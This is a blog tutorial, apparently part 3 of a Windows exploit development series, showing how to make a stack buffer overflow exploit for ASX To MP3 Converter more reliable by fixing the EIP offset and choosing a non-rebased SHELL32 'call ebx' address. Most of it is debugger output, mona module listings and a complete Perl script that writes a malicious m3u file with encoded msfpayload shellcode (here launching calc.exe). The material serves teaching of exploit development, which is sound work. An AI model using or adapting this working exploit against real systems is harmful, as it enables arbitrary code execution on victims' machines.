Security Sift

Sifting through the world of Information Security, one bit at a time

Sift: to examine (something) thoroughly so as to isolate that which is most important -- Oxford Dictionary

Windows Exploit Development – Part 3: Changing Offsets and Rebased Modules

Written by: Mike Czumak

Written on: December 29, 2013

Comments are closed

Overview

In Part 2 we constructed a basic stack based overflow exploit for ASX To MP3 Converter. As I indicated in that post, the exploit itself is far from perfect. Successful EIP overwrite is influenced by the file path of the m3u file. In addition, although application modules are preferred when selecting jump/call addresses, the application DLL we used was rebased, meaning the address to our CALL EBX instruction is subject to change and is therefore unreliable. In this installment we'll take a closer look at these issues and some ways we can improve our original exploit to make it more reliable.

Changing EIP Offsets

One of the things I highlighted in Part 2 was that the exploit for ASX To MP3 Converter only worked if the m3u file was run from the root of the C:\ directory because the offset to EIP overwrite was dependent

Connect with me...

Most Popular Posts Random Posts


Offensive Security's PWB and OSCP — My Experience
October 9, 2013

Exploiting MS14-066 / CVE-2014-6321 (aka "Winshock")
November 29, 2014

Windows Exploit Development – Part 2: Intro to Stack Based Overflows
December 13, 2013

peCloak.py – An Experiment in AV Evasion
March 9, 2015


upon the file path. If you want to verify, try moving the m3u file from C:\ to your desktop and retry the exploit in the debugger. Refer to the below screenshot — you should see the same access violation and a similar entry on the stack.



```
000EE964  00000001 ☺...
000EE968  00D9F014 ¶≡┘. ASCII "C:\Documents and Settings\Administrator\Desktop\AAAAAAAAAAAAAAA
000EE96C  00000000 ....
000EE970  00000000 ....

[20:16:19] Access violation when executing [41414141] -                Paused
```

As you can see, instead of being overwritten with our CALL EBX instruction, EIP is now being overwritten by the preceding “junk” portion of our payload made up of all A’s (\x41). Since the longer file path was incorporated into the payload, it has pushed everything to the right and changed our offset to EIP. For a proof-of-concept exploit this may not be a big deal (since we were able to get it to work from at least one location). However, if you are performing a penetration test or application security assessment and need to assign a risk rating to a given vulnerability, it is often influenced by the likelihood the exploit could be realized. Obviously, an exploit that can only be triggered from one location on a file system has a lower likelihood of being realized than one that can be exploited from multiple locations. To address this issue, we can modify the exploit to include multiple potential offsets, thereby increasing its likelihood of execution.

If you recall, our completed exploit buffer looked like this:



The offset to EIP (when the m3u file was located at the root of C:\) was 26,121 bytes. As we proved by moving our m3u file to the Desktop, a longer file path causes the EIP overwrite to move to the left into the Junk portion of the buffer (all A’s), thereby decreasing the size of the offset. The good thing is if the file path is the only influence over the offset, we should be able to predict exactly where the new offset will be given a particular path. Let’s pick a different save location for the m3u file to prove this theory. The full path to the m3u file located on my Desktop is below (with the difference from the previous path highlighted in red):

C:\Documents and Settings\Administrator\Desktop\asx2mp3.m3u.

Phishing with Macros and Powershell
May 22, 2015

Categories

- Breaches
- Exploits
- Opinion
- Pentesting
- Puzzles
- Training/Certifications
- Uncategorized
- Web Security

Archives

- October 2017
- September 2017
- May 2015
- April 2015
- March 2015
- February 2015
- December 2014
- November 2014
- October 2014
- September 2014
- July 2014
- May 2014

Pages

- About
- My Library


Follow me on Twitter

My Tweets

This new path is 45 characters longer, which means we should adjust our EIP offset by -45, giving us a new offset of 26,076. Let's update our exploit code and see if this works (change only the offset to the exploit you built in part 2 to follow along).

Rebased Application Modules

Running the exploit with the updated offset on my rebooted Windows machine produces the following result:




```
[23:26:00] Access violation when executing [01C27228] - use Shift+F7/F8/F9 to pass exception to program
```

EIP has clearly been overwritten with my chosen CALL EBX address (0x01C27228 from MSA2Mcodec00.dll) but the program doesn't seem to recognize it as a valid address. I've run into another problem here because in my previous exploit code, I used an address from a "rebased" application module (DLL). Without going into too much detail about rebasing, understand that every module has a designated base address at which it is supposed to load (and compilers often have a default address that they assign to all modules). If there is an address conflict at load time, the OS must rebase one of the modules (very costly from a performance perspective). Alternatively, an application developer may rebase a module ahead of time in an attempt to avoid such conflicts. In our case, if MSA2Mcodec00.dll is rebased, the address space changes and as a result, our CALL EBX address changes. Unfortunately, this impacts the reliability of successful exploit even more so than our EIP offset problem. Here we have two choices — 1) see if we can find another application module that doesn't implement rebasing (preferred) or 2) use an OS module. Remember from part 2, the drawback of using an OS DLL (vs an application DLL) is that it reduces the likelihood the exploit will work across different versions of Windows. That being said, an exploit that works on every Windows XP machine is better than an exploit that only works on one machine! We can use the mona plugin to examine the loaded modules more closely and see which ones implement rebasing by running the following command:


```
!mona find -type instr -s "call ebx"
```

Below is a screenshot of the beginning of the resulting find.txt file. It shows all of the modules in which the instruction "call ebx" was found as well as the attributes associated with each of those modules including whether they implement rebasing (note the "rebase" column). Don't worry about the other columns just yet. I've highlighted the rebase attribute value for all of the application modules.




```
================================================================================
 OS : xp, release 5.1.2600
 Process being debugged : ASX2MP3Converter (pid 46648)
================================================================================
 2013-12-22 22:31:18
================================================================================
----------------------------------------------------------------------------------------------------------------------------------
 Module info :
----------------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
----------------------------------------------------------------------------------------------------------------------------------
 0x01df0000 | 0x01e3f000 | 0x0004f000 | True   | False   | False |  False   | True   | 9.00.00.4503 [DRMClien.DLL] (C:\WINDOWS\system32\DRMClien.DLL)
 0x76080000 | 0x760e5000 | 0x00065000 | False  | True    | False |  False   | True   | 6.02.3104.0 [MSVCP60.dll] (C:\WINDOWS\system32\MSVCP60.dll)
 0x00ea0000 | 0x00f45000 | 0x000a5000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mfilter01.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mfilter01.dll)
 0x7d790000 | 0x7d99b000 | 0x0020b000 | False  | True    | False |  False   | True   | 9.00.00.4503 [WMVCore.DLL] (C:\WINDOWS\system32\WMVCore.DLL)
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x75a70000 | 0x75a91000 | 0x00021000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSVFW32.dll] (C:\WINDOWS\system32\MSVFW32.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True   | 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x02290000 | 0x022ae000 | 0x0001e000 | True   | False   | False |  False   | False  | 1.0.1.9 [msvos.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\msvos.dll)
 0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
 0x01dd0000 | 0x01de1000 | 0x00011000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mcodec02.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mcodec02.dll)
 0x00400000 | 0x00517000 | 0x00117000 | False  | False   | False |  False   | False  | 3.0.0.7 [ASX2MP3Converter.exe] (C:\Program Files\Mini-stream\ASX to MP3 Converter\ASX2MP3Converter.exe)
 0x024f0000 | 0x02502000 | 0x00012000 | True   | False   | False |  False   | False  | -1.0- [MSLog.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSLog.dll)
 0x4b320000 | 0x4b349000 | 0x00029000 | False  | True    | False |  False   | True   | 9.00.00.4503 [wmidx.dll] (C:\WINDOWS\system32\wmidx.dll)
 0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
 0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
 0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True   | 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
 0x10000000 | 0x1007b000 | 0x0007b000 | False  | False   | False |  False   | False  | -1.0- [MSA2Mfilter03.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mfilter03.dll)
 0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x71ad0000 | 0x71ad9000 | 0x00009000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WSOCK32.dll] (C:\WINDOWS\system32\WSOCK32.dll)
 0x01d30000 | 0x01da1000 | 0x00071000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mcodec00.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mcodec00.dll)
 0x71aa0000 | 0x71aa8000 | 0x00008000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WS2HELP.dll] (C:\WINDOWS\system32\WS2HELP.dll)
 0x73dd0000 | 0x73ece000 | 0x000fe000 | False  | True    | False |  False   | True   | 6.02.4131.0 [MFC42.DLL] (C:\WINDOWS\system32\MFC42.DLL)
 0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
 0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True   | 6.0 [comctl32.dll]
(C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll)
 0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
 0x74720000 | 0x7476c000 | 0x0004c000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSCTF.dll] (C:\WINDOWS\system32\MSCTF.dll)
 0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
 0x5ad70000 | 0x5ada8000 | 0x00038000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [uxtheme.dll] (C:\WINDOWS\system32\uxtheme.dll)
 0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
 0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x01dc0000 | 0x01dc7000 | 0x00007000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mcodec01.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mcodec01.dll)
 0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
 0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True   | 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
 0x022d0000 | 0x022e0000 | 0x00010000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mfilter02.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mfilter02.dll)
 0x02060000 | 0x02072000 | 0x00012000 | True   | False   | False |  False   | False  | -1.0- [MSA2Mctn01.dll] (C:\Program Files\Mini-stream\ASX to MP3 Converter\MSA2Mctn01.dll)
 0x5d090000 | 0x5d12a000 | 0x0009a000 | False  | True    | False |  False   | True   | 5.82 [COMCTL32.dll] (C:\WINDOWS\system32\COMCTL32.dll)
 0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
 0x755c0000 | 0x755ee000 | 0x0002e000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [msctfime.ime] (C:\WINDOWS\system32\msctfime.ime)
 0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
 0x73000000 | 0x73026000 | 0x00026000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WINSPOOL.DRV] (C:\WINDOWS\system32\WINSPOOL.DRV)
 0x77be0000 | 0x77bf5000 | 0x00015000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSACM32.dll] (C:\WINDOWS\system32\MSACM32.dll)
 0x736b0000 | 0x736b7000 | 0x00007000 | False  | True    | False |  False   | True   | 6.05.2600.5512 [msdmo.dll] (C:\WINDOWS\system32\msdmo.dll)
 0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
 0x59a10000 | 0x59a4c000 | 0x0003c000 | False  | True    | False |  False   | True   | 9.00.00.4503 [WMASF.DLL] (C:\WINDOWS\system32\WMASF.DLL)
 0x71ab0000 | 0x71ac7000 | 0x00017000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [WS2_32.dll] (C:\WINDOWS\system32\WS2_32.dll)
 0x01e40000 | 0x01e49000 | 0x00009000 | True   | True    | False |  False   | True   | 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
 0x76380000 | 0x76385000 | 0x00005000 | False  | True    | False |  False   | True   | 5.1.2600.5512 [MSIMG32.dll] (C:\WINDOWS\system32\MSIMG32.dll)
```

Notice there are two with a value of “False” in that column (highlighted in orange). Unfortunately, all of the “call ebx” addresses in both of these modules contain null bytes, which as you recall from part 2, poses its own set of problems. It looks like we have no choice but to use a system module. I would choose from one of the larger dlls such as shell32, user32, kernel32, or ntdll as they *may* be less likely to change between OS service packs. Scroll farther down in the find.txt file to see the actual “call ebx” addresses found. I’ll choose the first shell32 address listed (0x7c9f38f6).




```
0x763de496 : "call ebx" |  {PAGE_EXECUTE_READ} [comdlg32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\comdlg32.dll)
0x7c9f38f6 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9f3905 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9f48ff : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9f92fa : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9f9706 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9f97c5 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9fba86 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9fbaa3 : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9fbade : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
0x7c9fbc4e : "call ebx" |  {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\SHELL32.dll)
```

Now, I’ll update the exploit script with the new CALL EBX address from SHELL32 (note the already-updated EIP offset), create the m3u file, and run it from the Desktop.




```
my $buffsize = 50000; # sets buffer size for consistent sized payload

my $junk = "\x41" x 26076; # offset to EIP overwrite
my $eip = pack('V', 0x7c9f38f6); # call ebp C:\Windows\System32\SHELL32.dll
my $nops = "\x90" x 18752; # simulated nops using INT to demonstrate shellcode offset

# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -t perl -b '\x00\x0a\x0d\xff'
# size 227

my $shell =
"\xba\x8d\xf5\x02\x51\xda\xc0\xd9\x74\x24\xf4\x5b\x2b\xc9" .
"\xb1\x33\x31\x53\x12\x03\x53\x12\x83\x66\x09\xe0\xa4\x84" .
"\x1a\x6c\x46\x74\xdb\x0f\xce\x91\xea\x1d\xb4\xd2\x5f\x92" .
"\xbe\xb6\x53\x59\x92\x22\xe7\x2f\x3b\x45\x40\x85\x1d\x68" .
"\x51\x2b\xa2\x26\x91\x2d\x5e\x34\xc6\x8d\x5f\xf7\x1b\xcf" .
"\x98\xe5\xd4\x9d\x71\x62\x46\x32\xf5\x36\x5b\x33\xd9\x3d" .
"\xe3\x4b\x5c\x81\x90\xe1\x5f\xd1\x09\x7d\x17\xc9\x22\xd9" .
"\x88\xe8\xe7\x39\xf4\xa3\x8c\x8a\x8e\x32\x45\xc3\x6f\x05" .
"\xa9\x88\x51\xaa\x24\xd0\x96\x0c\xd7\xa7\xec\x6f\x6a\xb0" .
"\x36\x12\xb0\x35\xab\xb4\x33\xed\x0f\x45\x97\x68\xdb\x49" .
"\x5c\xfe\x83\x4d\x63\xd3\xbf\x69\xe8\xd2\x6f\xf8\xaa\xf0" .
"\xab\xa1\x69\x98\xea\x0f\xdf\xa5\xed\xf7\x80\x03\x65\x15" .
"\xd4\x32\x24\x73\x2b\xb6\x52\x3a\x2b\xc8\x5c\x6c\x44\xf9" .
"\xd7\xe3\x13\x06\x32\x40\xeb\x4c\x1f\xe0\x64\x09\xf5\xb1" .
"\xe8\xaa\x23\xf5\x14\x29\xc6\x85\xe2\x31\xa3\x80\xaf\xf5" .
"\x5f\xf8\xa0\x93\x5f\xaf\xc1\xb1\x03\x2e\x52\x59\xea\xd5" .
"\xd2\xf8\xf2";

my $sploit = $junk.$eip.$nops.$shell; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder of buffer
my $buffer = $sploit.$fill; # build final buffer

# write the exploit buffer to file
my $file = "asx2mp3.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```

Success!!


Calculator
Edit View Help
0.
Hex Dec Oct Bin Degrees Radians Grads
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
